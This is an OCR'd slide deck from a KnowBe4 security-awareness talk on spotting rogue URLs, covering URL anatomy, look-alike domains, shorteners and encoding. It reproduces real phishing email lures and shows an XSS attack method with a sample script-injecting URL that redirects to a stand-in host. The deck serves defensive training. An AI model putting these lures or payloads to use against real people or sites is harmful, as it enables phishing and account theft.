KnowBe4
Human error. Conquered.

Combatting Rogue URLs

Roger A. Grimes
Data-Driven Security Evangelist
rogerg@knowbe4.com

Roger A. Grimes
Data-Driven Defense Evangelist
KnowBe4, Inc.

Twitter: @RogerAGrimes
LinkedIn: https://www.linkedin.com/in/rogeragrimes/


About Roger

- 30 years plus in computer security
- Expertise in host and network security, IdM, crypto, PKI, APT, honeypot, cloud security
- Consultant to world's largest companies and militaries for decades
- Previous worked for Foundstone, McAfee, Microsoft
- Written 11 books and over 1,000 magazine articles
- *InfoWorld* and *CSO* weekly security columnist 2005 - 2019
- Frequently interviewed by magazines (e.g. Newsweek) and radio shows (e.g. NPR's All Things Considered)

Certification exams passed include:

- CPA
- CISSP
- CISM, CISA
- MCSE: Security, MCP, MVP
- CEH, TISCA, Security+, CHFI
- yada, yada

Roger's Books




KnowBe4
Human error. Conquered.

3

KnowBe4, Inc.

- The world's most popular integrated Security Awareness Training and Simulated Phishing platform
- Based in Tampa Bay, Florida, founded in 2010
- CEO & employees are ex-antivirus, IT Security pros
- 200% growth year over year
- We help tens of thousands of organizations manage the problem of social engineering



KnowBe4
Human error. Conquered.


4

Agenda

- Understanding URL Links
- Common URL Phishing Tricks
- Advanced URL Phishing Techniques
- How to Safely Examine URL Links

KnowBe4
Human error. Conquered.

5


Customers Are Building a Modern Security Stack....
People
Infrastructure
Devices
Network
...That Starts With the Human
KnowBe4

Agenda

- Understanding URL Links
- Common URL Phishing Tricks
- Advanced URL Phishing Techniques
- How to Safely Examine URL Links

KnowBe4
Human error. Conquered.

7

Understanding URLs

So, you think you understand everything about URL links?


Let's see…

KnowBe4
Human error. Conquered.

8

Understanding URLs

Basics



Understanding URLs

URL Protocol Monikers

- http://
- https://
- ftp://
- data://
- file://
- mailto://
- telnet://
- uri://
- ssh://
- tel://
- javacript://
- tn3270://
- custom://
  - whatever you want to make

KnowBe4 Human error. Conquered.

10


https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/Identifying_resources_on_the_Web

Understanding URLs

URL Protocol Monikers

In Microsoft Windows, URL monikers are registered under **HKEY_CLASSES_ROOT**

- There are hundreds



https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/Identifying_resources_on_the_Web

Understanding URLs

Basics

DNS hostname

- Starts after double forward slashes
- Ends before first period

https://www.example.com/subpath/subpath/resourcename

- Can be "real" hostname or virtual
- May not be present in URL
  - If missing, default hostname will be tried

KnowBe4 Human error. Conquered.

12

Understanding URLs

Basics

DNS domain name

- Starts after first period after hostname
- Ends at before first single slash

https://www.example.com/subpath/subpath/resourcename

https://www.SubDomainunderMainDomain.example.com/subpath/subpath/resourcename

KnowBe4 Human error. Conquered.

13

Understanding URLs

Basics

DNS Top-Level Domain (TLD) name

- Starts forward from last period before first slash
- Ends before first slash

https://www.example.com/subpath/subpath/resourcename

- There are thousands of TLD domain names
- Ex: com, org, pub, gov, mil, biz, etc.

KnowBe4 Human error. Conquered.

14

https://wiki.mozilla.org/TLD_List

Understanding URLs

Basics

DNS Top-Level Domain (TLD) name

- Most are 2-4 characters, but there are all sorts of lengths today
- Two-digit country code (e.g. au, ch, ru, etc.)
- Not all apps support all TLDs
- Some TLDs more risky than others
- TLD names are controlled by IANA
  - http://data.iana.org/TLD/tlds-alpha-by-domain.txt

```
CLUBMED
CM
CN
CO
COACH
CODES
COFFEE
COLLEGE
COLOGNE
COM
COMCAST
COMMBANK
COMMUNITY
COMPANY
COMPARE
COMPUTER
COMSEC
CONDOS
CONSTRUCTION
```

KnowBe4 Human error. Conquered.

15

http://data.iana.org/TLD/tlds-alpha-by-domain.txt

Understanding URLs

Basics

Resource path name

- Starts after first single slash
- Ends at last slash

https://www.example.com/subpath/subpath/resourcename

KnowBe4
Human error. Conquered.

16

Understanding URLs

Basics

Resource name

- Starts after last slash
- Refers to file name of object being called
  - File, graphic, web page, etc.
  - Optional, and may or may not include extension
  - Default doc (index.htm[l]) will be tried if missing

https://www.example.com/subpath/subpath/resourcename

KnowBe4 Human error. Conquered.

17

Understanding URLs

Basics

- URLs can force particular TCP ports to be used instead of defaults
- Follows colon

TCP port number

www.example.com:8990/resourcepath/subpath/subpath/objectname

Understanding URLs

Basics

- Anything after the first **?** is a **variable** being passed back to the host to be evaluated
- Often used to track users

Everything after ? is a variable

https://www.example.com/s3/1234567/my-survey?variable=value

https://www.secureworldexpo.com/industry-news/?utm_campaign=Industry%20News&utm_source=hs_email&utm_medium=email&utm_content=87264981&_hsenc=p2ANqtz-_LTdv_iH3dN2DM6

KnowBe4 Human error. Conquered.

19

https://help.surveygizmo.com/help/url-variables

Understanding URLs

Basics

- Most important URL analysis skill you can know or teach is figure out what the true DNS domain is

Understanding URLs

Basics

- Most important URL analysis skill you can know or teach is there is big difference between:

DNS domain

example.com.domain.com

DNS domain

example.com/domain.com

DNS domain

example.com.domain/com

KnowBe4
Human error. Conquered.

21

Understanding URLs

Basics

- Some browsers will **highlight** the real DNS hostname and domain to help with review

Bank of America Corporation [US] | https://secure.bankofamerica.com/login/sign-in/signOnV2Screen.go

secure.bankofamerica.com/auth/enroll/enroll-entry/

https://devopsnw.com/login.microsoftonline.com?userid=roger_grimes@infoworld.com

KnowBe4 Human error. Conquered.

22

Agenda

- Understanding URL Links
- Common URL Phishing Tricks
- Advanced URL Phishing Techniques
- How to Safely Examine URL Links

KnowBe4
Human error. Conquered.

23

Common URL Phishing Tricks

Spotting Rogue URLs – Look-Alike Domains

Subdomain tricks

www.paypal.com.bank/logon?user=rogerg@gmail.com

domain
is
paypal.com.bank
Not
paypal.com

KnowBe4
Human error. Conquered.

24

Common URL Phishing Tricks

Spotting Rogue URLs – Bait & Switch Domains

Subdomain tricks

https://ee.microsoft.co.login-update-dec20.info

domain
is
microsoft.co.login-update-dec20.info
not
microsoft.co
or
Microsoft.com

KnowBe4
Human error. Conquered.

25

Common URL Phishing Tricks

Spotting Rogue URLs – Look-Alike Domains

parent domain is **doc.com**

Common URL Phishing Tricks

Spotting Rogue URLs – Look-Alike Domains

no
.com at all

Bank of America

Bank of America Customer Service

This message is to confirm that your online access have been suspended due to billing error.

We will review the activity on your account with you and upon verification, we will remove any restrictions placed on your account

We hope you enjoy the ease and convenience you'll get with the ability to manage your accounts from almost anywhere you are.

To access and activate your account, simply click the link below.

https://www.bankofamerica/activation.

If your account information is not confirmed and verified within a certain period of time then your ability to access your account would become restricted.

Thank you
Bank of America Account Management Department.

Bank of America Email, 9th Floor NC1-028-09-02, 150 N College St., Charlotte, NC 28255. Please do NOT send any physical mail to this address, especially mail containing sensitive information.

Need to get in touch? Simply visit our Contact Us page for multiple ways to connect. Please do not reply to this email, as email replies are not monitored.

Read more about Privacy & Security.


Bank of America, N.A. Member FDIC. Equal Housing Lender

KnowBe4
Human error. Conquered.

27

Common URL Phishing Tricks

Spotting Rogue URLs – Look-Alike Domains




KnowBe4
Human error. Conquered.

28

Common URL Phishing Tricks

Spotting Rogue URLs – Look-Alike Domains




KnowBe4
Human error. Conquered.

29

Common URL Phishing Tricks

Spotting Rogue URLs – Look-Alike Domains



KnowBe4
Human error. Conquered.

30

Original image taken from:
https://umbrella.cisco.com/blog/2015/02/11/paypal-phishing-sophistication-growing/

Common URL Phishing Tricks

Spotting Rogue URLs – Look-Alike Domains

KnowBe4
Human error. Conquered.

31

Image from: https://blogs.msdn.microsoft.com/tzink/2016/11/23/where-email-authentication-is-not-so-great-at-stopping-phishing-random-it-phishing-scams/

Common URL Phishing Tricks

Spotting Disconnected Email Addresses

Bank of America Alert: Unlock Your Account Important Message From Bank Of America®

Bank of America <BankofAmerica@customerloyalty.accounts.com> (Bank of America via shakawaaye.com)
To Roger Grimes

Brand/URL mismatches

Update Your Powered By office 365

Office 365 <no-reply1@soft.com> (Office 365 via ds01099.snspreview7.com.au)
To Roger Grimes

Ticket #: 5711310

Microsoftnline <v5pz@onmicrosoft.com>
To roger_grimes@infoworld.com

If there are problems with how this message is displayed, click here to view it in a web browser.


Microsoft

KnowBe4 Human error. Conquered.

32

Common URL Phishing Tricks

Spotting Rogue URLs – Domain Mismatches



Common URL Phishing Tricks

Spotting Rogue URLs – Domain Mismatches

Coronavirus infected 22 people in your state

HS Human Services .gov <Despina.Orrantia6731610@gmx.com>
To [redacted]

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

--- ATTENTION: This email came from an external source. Do not open attachments or click on links from unknown senders or unexpected emails. ---

Right-click or tap

Important news

Due to the recent news we want to inform that w https://www.le-blog-qui-assure.com/
Application that can show the Coronavirus a must-she
This software is absolutely free in Unite Click or tap to follow link.
You can find the software by this link

U.S. Department of Health & Human Services 2020


Required Java, you can download it from Official site

KnowBe4
Human error. Conquered.

34

Common URL Phishing Tricks

Spotting Rogue URLs – Slightly misspelled



Common URL Phishing Tricks

Strange Origination Domain

Be wary of any large company not using their own domain name

Examples

- Hotmail.com
- Gmail.com
- Onmicrosoftonline.com

Your Shipping Documents.

? MAERSK <info@onlinealxex.com.pl>(MAERSK via idg.onmicrosoft.com)
To roger_grimes@infoworld.com

KnowBe4 Human error. Conquered.

36

.

URL Shortening

URL Shortening


- URL shortening services convert longer URLs into "shortcut" URLs
  - Bit.ly, goo.gl, t.co, tinyurl.com
- Initially intended to just to help people type them in more easily or to save space in Twitter (140 char limitation orig)
- But often used maliciously to hide intent or redirection

KnowBe4
Human error. Conquered.

37

URL Shortening

URL Shorteners Used by Phishers



KnowBe4
Human error. Conquered.

38


Graphic from: https://blog.cloudmark.com/2014/08/06/how-spammers-are-abusing-twitters-t-co-url-shortener/

https://en.wikipedia.org/wiki/URL_shortening#Notable_URL_shortening_services

URL Shortening

Convert

- Convert short UF
- Example: https:/




KnowBe4
Human error. Conquered.

39

URL Shortening

Convert

- Convert short URLs to “exploded” URLs
- Example: https://www.expandurl.net/expand



Common URL Phishing Tricks

URL Encoding

URLs can be represented using IP addresses and special characters to obfuscate real domain name

Example

IP address

- http://172.217.2.196/
- It's www.google.com

KnowBe4 Human error. Conquered.

41

https://en.wikipedia.org/wiki/Percent-encoding

https://www.freeformatter.com/url-encoder.html

Common URL Phishing Tricks

URL Encoding

URLs can be represented using IP addresses and special characters to obfuscate real domain name

Example

Percent encoding

- https://%77%77%77.%6B%6E%6F%77%62%654.%63%6F%6D
- www.knowbe4.com

KnowBe4 Human error. Conquered.

42

https://en.wikipedia.org/wiki/Percent-encoding

https://www.freeformatter.com/url-encoder.html

Basic URL Phishing Techniques

Overly Long URLs

Phisher uses overly long URL to make it more difficult for user hovering over link to see it or even want to see it all

Ex: https://innocentwebsite.com/irs.gov/logon/fasfjdsafalj-divafasfasdfdvjeffafsfawqeavpompfiif5asmfasfpeagasasdpjsafasfasdfiawfasfsadfspadfasfsadfasdvasdfasdfsdljiottbpoaovmas6sppaasdgatapapdgaadatkaoapjwkgjapbabaoeeadafdafddaasff/afasdfaetpriagagasdg1fagagasddsafdsfdsafdsaadfacsadvjsdavjastkjeiigaadagadgetimppbhesstdfasdaetladasvaass1dafadfkfj89sadfajsgagapomfieeirmagabaetesragaddlapddlteya'/jpafdasfpoifuafdterqpbfgfdghfad/ght.php

Most/many portable devices would just show the beginning portion or people would just not want to read it all and give up

KnowBe4 Human error. Conquered.

43

https://www.bleepingcomputer.com/news/security/weird-phishing-campaign-uses-links-with-almost-1-000-characters/

https://nakedsecurity.sophos.com/2019/02/14/whats-behind-this-1000-character-phishing-url/

Basic URL Phishing Techniques

Executable Code in URL

Cross-Site Scripting

- Attack method where HTML code meant to be "display only" or executed on server gets manipulated into executing code on client instead

```
<html>
...
<script type='application/javascript'>alert('Hello World');</script>
...
</html>
```


```
<html>
...
<script type='application/javascript'>[MaliciousJavaScriptorRedirect];</script>
...
</html>
```

KnowBe4
Human error. Conquered.

44

https://en.wikipedia.org/wiki/Cross-site_scripting

https://tutorial.eyehunts.com/js/javascript-hello-world-alert-function-print-example/

Basic URL Phishing Techniques

Executable Code in URL

Cross-Site Scripting

- Attack method where HTML code meant to be "display only" or executed on server gets manipulated into executing code on client instead

Some Common XSS Attack objectives:

- Get client data
- Get client's session cookie (steal user's logon session)
- Execute code on client
- Use client's permissions to run server commands that reveals server data

KnowBe4 Human error. Conquered.

45

https://en.wikipedia.org/wiki/Cross-site_scripting

https://tutorial.eyehunts.com/js/javascript-hello-world-alert-function-print-example/

Basic URL Phishing Techniques

Executable Code in URL

Cross-Site Scripting

Real World example

1. I was on Foundstone penetration testing team testing world's largest cable company's new cable box
2. Found out cable box's log file saved all HTML data and was vulnerable to XSS
3. Sent "attack" to cable box that pushed a particular command-line string to whoever opened log
4. Call cable box tech support and asked them to view our logs to see if were being "attacked"
5. When they opened our log files, our XSS attack executed on their machine, send us their Linux passwd and shadow password files to us using FTP
6. We got their corporate super admin logon credentials

Basic URL Phishing Techniques

Executable Code in URL

Cross-Site Scripting (XSS) in URL

Two Basic Methods:

- Get code in URL to execute due to browser or app bug

or

- Redirection to a malicious web site that attempts to execute code or download something to your computer

KnowBe4 Human error. Conquered.

47

https://www.thegeekstuff.com/2012/02/xss-attack-examples/

https://www.paladion.net/blogs/bypass-xss-filters-using-data-uris

https://www.gnucitizen.org/blog/self-contained-xss-attacks/

XSS cheatsheet: https://owasp.org/www-community/xss-filter-evasion-cheatsheet

Basic URL Phishing Techniques

Executable Code in URL

Cross-Site Scripting (XSS) in URL

Attacker Methodology:

1. Find website or app vulnerable to XSS (usually by sending similar "alert" script)
2. Decide what they can or want to do with it
   Payload/Objective
3. Create malicious URL link which involves XSS issue and payload
4. Send to victim
5. Victim clicks on link

KnowBe4 Human error. Conquered.

48

https://www.thegeekstuff.com/2012/02/xss-attack-examples/

https://www.paladion.net/blogs/bypass-xss-filters-using-data-uris

https://www.gnucitizen.org/blog/self-contained-xss-attacks/

XSS cheatsheet: https://owasp.org/www-community/xss-filter-evasion-cheatsheet

Basic URL Phishing Techniques

Executable Code in URL

Cross-Site Scripting (XSS) in URL

Ex: http://example.com/index.php?name=<script>window.onload = function() {var link=document.getElementsByTagName("a");link.href="http://redirected.examples.com/";}</script>

Most of the time it's encoded, and appears as an overly long, escaped URL

